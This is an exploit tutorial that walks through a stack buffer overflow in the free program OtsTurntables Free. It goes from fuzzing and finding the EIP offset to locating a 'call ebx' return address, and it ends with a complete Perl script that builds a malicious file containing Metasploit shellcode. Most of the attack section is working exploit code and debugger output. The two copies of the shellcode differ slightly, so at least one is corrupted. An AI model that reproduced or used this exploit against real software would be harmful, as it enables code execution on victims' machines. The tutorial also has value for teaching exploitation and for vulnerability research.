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#####  
# Stack Overflow Exploitation , #  
# Real Life Example #  
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--= Summary =--

0x000 - NULL
0x001 - Introduction
0x010 - Finding The Bug
0x011 - Exploiting The Bug
0x100 - Writing an Exploit
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0x001 - Introduction :


when a process attempts to store data more than what
The result is that the extra data overwrites adjacent memory locations
& this can cause memory overwrite or corruption or even crash.
and we call this bufferOverflow

=> What's Stack Overflow ?
stack gets overflowed when too much memory is used for stack calling ,
resulting app crash , and this crash can be used !

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0x010 - Finding The Bug :

In This Example am going to exploit this free software "OtsTurntables Free"
This software is dealing with (.ots files) , so lets try to fuzz it ! :D
lets start with 1000 "A" file & open it with this program !



- 1 - The registers Where Our data were written => will be the place of our shellcode // EBX
- 2 - EIP , its the adress that point on current registre => we can use it to point for our shellcode register in EBX
- 3 - The Stack ! & its overtiten as well with 41414141
- 4 - Access Violation when executing [41414141] => eip overiten & cannot go to this adress 41414141

Now , we should try to findout the right number of "A" strings to overflow this software ,

lets try 800 "A" ,

```
Registers (FPU)
EAX 00000001
ECX FFFFFFFF
EDX 00852004
EBX 000387C8 ASCII "AAAAAAAAAAAAAAAAAAAA"
ESP 0012F9CC ASCII "AAAAAAAAAAAAAAAAAAAA"
EBP 00000320
ESI 00CC09A8
EDI 00000000
EIP 41414141
```

still overiten with \x41 , lets try 400

```
Registers (FPU)
EAX 00000001
ECX FFFFFFFF
EDX 00852004
EBX 000387C8 ASCII "AAAAAAAAAAAAAAAAAAAA"
ESP 0012F7A8 ASCII "AAAAAAAAAAAAAAAAAAAA"
EBP 00000258
ESI 00CC09A8
EDI 00000000
EIP 41414141
```

same old thing , lets try 300

```
Registers (FPU)
EAX 00000001
ECX FFFFFFFF
EDX 00852004
EBX 000387C8 ASCII "AAAAAAAAAAAAAAAAAAAA"
ESP 0012F7A8 ASCII "AAAAAAAAAAAAAAAAAAAA"
EBP 00000258
ESI 00CC09A8
EDI 00000000
EIP 41414141
```

the same ! lets try 200

```
Registers (FPU)
EAX 00000000
ECX 003CE130
EDX 0012FAE8
EBX 00000000
ESP 0012F8A4
EBP 0012FCE0
ESI FFFFFFFF
EDI 00000001
EIP 7C91E4F4 ntdll.KiFastSystemCallRet
```

EIP not overiten in 200 "A" , so its between 200 & 300

lets try 250

```
Registers (FPU)
EAX 00000000
ECX 00037BE8
EDX 003E0608
EBX 00000000
ESP 0012F8A4
EBP 0012FCE0
ESI FFFFFFFF
EDI 00000001
EIP 7C91E4F4 ntdll.KiFastSystemCallRet
```

pretty nice , now we know its between 250 & 300

lets try 276

```
Access violation when reading [00000118] - use Shift+F7/F8/F9 to pass exception to program
```

just a little bit more ! lets try 280

```
Registers (FPU)
EAX 00000001
ECX FFFFFFFF
EDX 00852004
EBX 00D387C8 ASCII "AAAAAAAAAAAAAAAAAAAAA"
ESP 0012F7A8
EBP 00000110
ESI 00CC09A8
EDI 00000000
EIP 41414141
```

bingo ! now lets change last 4 "A" strings to "B"

```
Registers (FPU)
EAX 00000001
ECX FFFFFFFF
EDX 00852004
EBX 00D387C8 ASCII "AAAAAAAAAAAAAAAAAAAAA"
ESP 0012F7A8
EBP 00000110
ESI 00CC09A8
EDI 00000000
EIP 42424241
```

well done since 281 overite EIP to 42424241

this mean we need only 281 char to overite the EIP

#####

0x011 - Exploiting The Bug :

now let's try to collect the informations about this overflow

Registers (FPU)

EAX 00000001
 ECX FFFFFFFF
 EDX 00520004
EBX 000387C8 ASCII "AAAAAAAAAAAAAAAAAAAA"
 ESP 0012F7A8
 EBP 0000011D
 ESI 00CC09A8
 EDI 00000000
EIP 42424242

C 0 ES 0023 32bit 0(FFFFFFFF)
 P 0 CS 001B 32bit 0(FFFFFFFF)
 A 1 SS 0023 32bit 0(FFFFFFFF)
 Z 0 DS 0023 32bit 0(FFFFFFFF)
 S 0 FS 003B 32bit 7FFDF000(FFF)
 T 0 GS 0000 NULL
 D 0
 O 0 LastErr ERROR_SUCCESS (00000000)
 EFL 00010212 (NO,NB,NE,A,NS,PO,GE,G)
 ST0 empty +UNORM 0020 0000003B 0012F9F8
 ST1 empty +UNORM 003B 0012FC14 00000000
 ST2 empty -UNORM FC0C 00000202 00000000
 ST3 empty 0.0000009340781169260e-4933
 ST4 empty +UNORM 003B 0012FC00 00000000
 ST5 empty -UNORM FBFB 00000286 0000001B
 ST6 empty 1.000000000000000000
 ST7 empty 1.000000000000000000
 3 2 1 0 E S P U O Z
 FST 4000 Cond 1 0 0 0 Err 0 0 0 0
 FCW 027F Prec NEAR,53 Mask 1 1 1 1

OtsTtfre.<ModuleEntryPoint>

Address	Hex dump	ASCII
00463000	00 00 00 00 00 00 00 00
00463008	00 00 00 00 00 00 00 00
00463010	97 CC 45 00 52 C0 45 00	u E.R+E.
00463018	00 00 00 00 00 00 00 00
00463020	60 21 45 00 00 00 00 00	*?E.....
00463028	00 00 00 00 63 C0 45 00c?E.
00463030	00 00 00 00 00 00 00 00
00463038	00 00 00 00 00 00 00 00
00463040	23 90 48 6F 31 42 03 11	#EHo1B*4
00463048	FD E0 E9 88 93 37 22 10	?c0e07"p
00463050	00 F0 11 00 5C 3A F9 7B	=4.\:~C
00463058	17 AE 91 72 FB AA 09 34	~<arJ~.4
00463060	46 DC D0 D2 01 F2 FF 43	F...T0z C
00463068	96 DD 12 37 91 F3 05 63	U *7a5#c
00463070	04 19 AB BF 09 0F F1 49	t~7.*:I
00463078	23 49 47 E4 13 72 34 78	#162!r4x

Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program Paused

1- As well as we see , the entered data are in EBX register , so our shellcode will be in EBX

2- Since entered data are in EBX , we will point our EIP to EBX

[!] Structure of the Exploit :

junkdata + nops + shellcode + neweip

1/ JUNKDATA => its the extra bytes to overflow the stack

2/ NOPS => needed always for shellcode even 1 byte !

3/ SHELLCODE => its the code that will execute a specific function (cmd exec / bindshell / dll & exec etc...)

4/ NEWEIP => Its the address that will point on EBX register

The Size of overflow is 284 so lets split it as our structure up ^ :

4 bytes for new EIP

160 byte for exec command shellcode

20 byte for nops

97 byte for junkdata

[!] Building :

/ I / Junk Data

its going to be "\x41" x 97

/ II / NOPS

its going to be "\x90" x 20

90 in hex = nop , mean do nothing

/ II / Shellcode (Exec CMD)

This ShellCode execute calc.exe

```
"\x29\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x61"  
"\x28\x38\x56\x83\xeb\xfc\xe2\xf4\x9d\xc0\x7c\x56\x61\x28\xb3\x13"  
"\x5d\xa3\x44\x53\x19\x29\xd7\xdd\xe\x30\xb3\x09\x41\x29\xd3\x1f"  
"\xea\x1c\xb3\x57\x8f\x19\xf8\xcf\xcd\xac\xf8\x22\x66\xe9\xf2\x5b"  
"\x60\xea\xd3\xa2\x5a\x7c\x1c\x52\x14\xcd\xb3\x09\x45\x29\xd3\x30"  
"\xea\x24\x73\xdd\x3e\x34\x39\xbd\xea\x34\xb3\x57\x8a\xa1\x64\x72"  
"\x65\xeb\x09\x96\x05\xa3\x78\x66\xe4\xe8\x40\x5a\xea\x68\x34\xdd"  
"\x11\x34\x95\xdd\x09\x20\xd3\x5f\xea\xa8\x88\x56\x61\x28\xb3\x3e"  
"\x5d\x77\x09\xa0\x01\x7e\xb1\xae\xe2\xe8\x43\x06\x09\xd8\xb2\x52"  
"\x3e\x40\xa0\xa8\xeb\x26\x6f\xa9\x86\x4b\x59\x3a\x02\x28\x38\x56";
```

Thanks Metasploit for the shellcode !

you can generate your custom exec cmd shellcode from metasploit


http://metasploit.com:5555/PAYLOADS?MODE=SELECT&MODULE=win32_exec

/ III / NEW EIP

The New EIP should point to EBX register , so we are going to search for adress that

points on EBX

1 - Search From Olly :



write in the box that will come , jmp or call for ebx

nothing for jmp ebx ,

but we found an adress for "call ebx"

004015E4	. FF03	CALL EBX	
004015E6	. 805424 10	LEA EDX,DWORD PTR SS:[ESP+10]	
004015EA	. 52	PUSH EDX	
004015EB	. FF05	CALL EBP	
004015ED	. 6A 01	PUSH 1	
004015EF	. 6A 00	PUSH 0	
004015F1	. 6A 00	PUSH 0	
004015F3	. 804424 1C	LEA EAX,DWORD PTR SS:[ESP+1C]	
004015F7	. 56	PUSH ESI	
004015F8	. 50	PUSH EAX	
004015F9	. FF07	CALL EDI	
004015FB	. 85C0	TEST EAX,EAX	
004015FD	. ^75 E0	JNZ SHORT 0tsTTfre.004015DF	
004015FF	. 5D	POP EBP	
00401600	. 5B	POP EBX	
00401601	> 5F	POP EDI	
00401602	. 5E	POP ESI	
00401603	. 83C4 1C	ADD ESP,1C	
00401606	. C3	RETN	
00401607	. 90	NOP	
00401608	. 90	NOP	
00401609	. 90	NOP	
0040160A	. 90	NOP	
0040160B	. 90	NOP	
0040160C	. 90	NOP	
0040160D	. 90	NOP	
0040160E	. 90	NOP	
0040160F	. 90	NOP	
00401610	§ A1 9C2D4700	MOV EAX,DWORD PTR DS:[472D9C]	
00401615	. 85C0	TEST EAX,EAX	
00401617	. v0F84 91000000	JE 0tsTTfre.004016AE	
0040161D	. 8B0D 982D4700	MOV ECX,DWORD PTR DS:[472D98]	
00401623	. 57	PUSH EDI	
00401624	. 33FF	XOR EDI,EDI	
00401626	. 85C9	TEST ECX,ECX	
00401628	. v7E 70	JLE SHORT 0tsTTfre.0040169A	
0040162A	. 53	PUSH EBX	
0040162B	. 8B1D 40F24500	MOV EBX,DWORD PTR DS:[<&KERNEL	kernel32
00401631	. 55	PUSH EBP	
00401632	. 8B2D 48F24500	MOV EBP,DWORD PTR DS:[<&KERNEL	ntdll.R

"004015E4" => that's our return address ,

we write it in reverse like that "\xE4\x15\x40\x00"

1 - Using FINDJMP :

findjmp is a little tool made to search for jumps in windows modules such as kernel32.dll for example

findjmp.exe kernel32.dll ebx


```
0x7C866026    pop ebx - pop - retbis
0x7C866A8F    call ebx
0x7C866AF7    call ebx
0x7C866B52    call ebx
0x7C866BBB    call ebx
0x7C868E6C    call ebx
0x7C868EDF    call ebx
0x7C869AF8    call ebx
0x7C86B3D8    call ebx
0x7C86B3E2    call ebx
0x7C86B68C    pop ebx - pop - retbis
0x7C86B761    pop ebx - pop - retbis
0x7C86C8A1    call ebx
0x7C86C948    call ebx
0x7C86D055    pop ebx - pop - retbis
0x7C86D2C8    pop ebx - pop - retbis
0x7C86D428    pop ebx - pop - retbis
0x7C870235    call ebx
0x7C87024E    call ebx
0x7C870267    call ebx
0x7C87033B    call ebx
0x7C870354    call ebx
0x7C87036D    call ebx
0x7C870ED1    pop ebx - pop - retbis
0x7C877D26    pop ebx - pop - retbis
0x7C879423    call ebx
0x7C879647    call ebx
0x7C879830    pop ebx - pop - retbis
0x7C87A64C    pop ebx - pop - retbis
0x7C87A7D9    pop ebx - pop - retbis
0x7C87A955    pop ebx - pop - retbis
0x7C87B0BD    call ebx
0x7C87B1A7    call ebx
0x7C87B4E4    pop ebx - pop - retbis
0x7C87C6A4    call ebx
0x7C87DE34    pop ebx - pop - retbis
0x7C87DF69    pop ebx - pop - retbis
0x7C87ED3B    call ebx
0x7C87F095    pop ebx - pop - retbis
0x7C880D79    pop ebx - pop - retbis
0x7C881238    pop ebx - pop - retbis
Finished Scanning kernel32.dll for code useable with the ebx register
Found 209 usable addresses
C:\>
```

as you can see we found plenty addresses :)

#####

0x100 - Writing an Exploit :

we have now all the required infos to write an exploit , i prefer perl in writing

```
-----
#!/usr/bin/perl -w
# Define Variables
my $junk = "\x41" x 97; #junkdata
my $nop = "\x90" x 20 ; # nops
my $ret = "\xE4\x15\x40\x00" ; # New EIP

# ShellCode , thanks metasploit
my $shellcode =
```

```
"\x29\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x61".
"\x28\x38\x56\x83\xeb\xfc\xe2\xf4\x9d\xc0\x7c\x56\x61\x28\xb3\x13".
"\x5d\xa3\xa4\x53\x19\x29\xd7\xdd\xe2\x30\xb3\x09\x41\x29\xd3\x1f".
"\xea\x1c\xb3\x57\x8f\x19\xf8\xcf\xcd\xac\xf8\x22\x66\xe9\xf2\x5b".
"\x60\xea\xd3\xa2\x5a\x7c\x1c\x52\x14\xcd\xb3\x09\x45\x29\xd3\x30".
"\xea\x24\x73\xdd\x3e\x34\x39\xbd\xea\x34\xb3\x57\x8a\xa1\x64\x72".
"\x65\xeb\x09\x96\x05\xa3\x78\x66\xe4\xe8\x40\x5a\xea\x68\x34\xdd".
"\x11\x34\x95\xdd\x09\x20\xd3\x5f\xea\xa8\x88\x56\x61\x28\xb3\x3e".
"\x5d\x77\x09\xa0\x01\x7e\xb1\xae\xe2\xe8\x43\x06\x09\xd8\xb2\x52".
"\x3e\x40\xa0\xa8\xeb\x26\x6f\xa9\x86\x4b\x59\x3a\x02\x28\x38\x56";
my $exploit = "$junk.$nop.$shellcode.$ret"; #exploit structure
my $file = "dark.ofl" ; #file name
```

```
## simple file handling
open(my $FILE, ">$file") or die "Cannot open $file: $!";
print $FILE $exploit ;
close($FILE);
print "Done \n";
```

#####

0x101 - Downloads :

OllyDBG

FindJump

<http://NullArea.Net/Tools/stackover/findjump.c>

OllyDBG

<http://www.ollydbg.de/download.htm>

#####

0x110 - Conclusion :

Note :

1/The Software Used In The Tuto is OtsTurntables Free

2/This Bug already found by suN8Hclf i just explained howto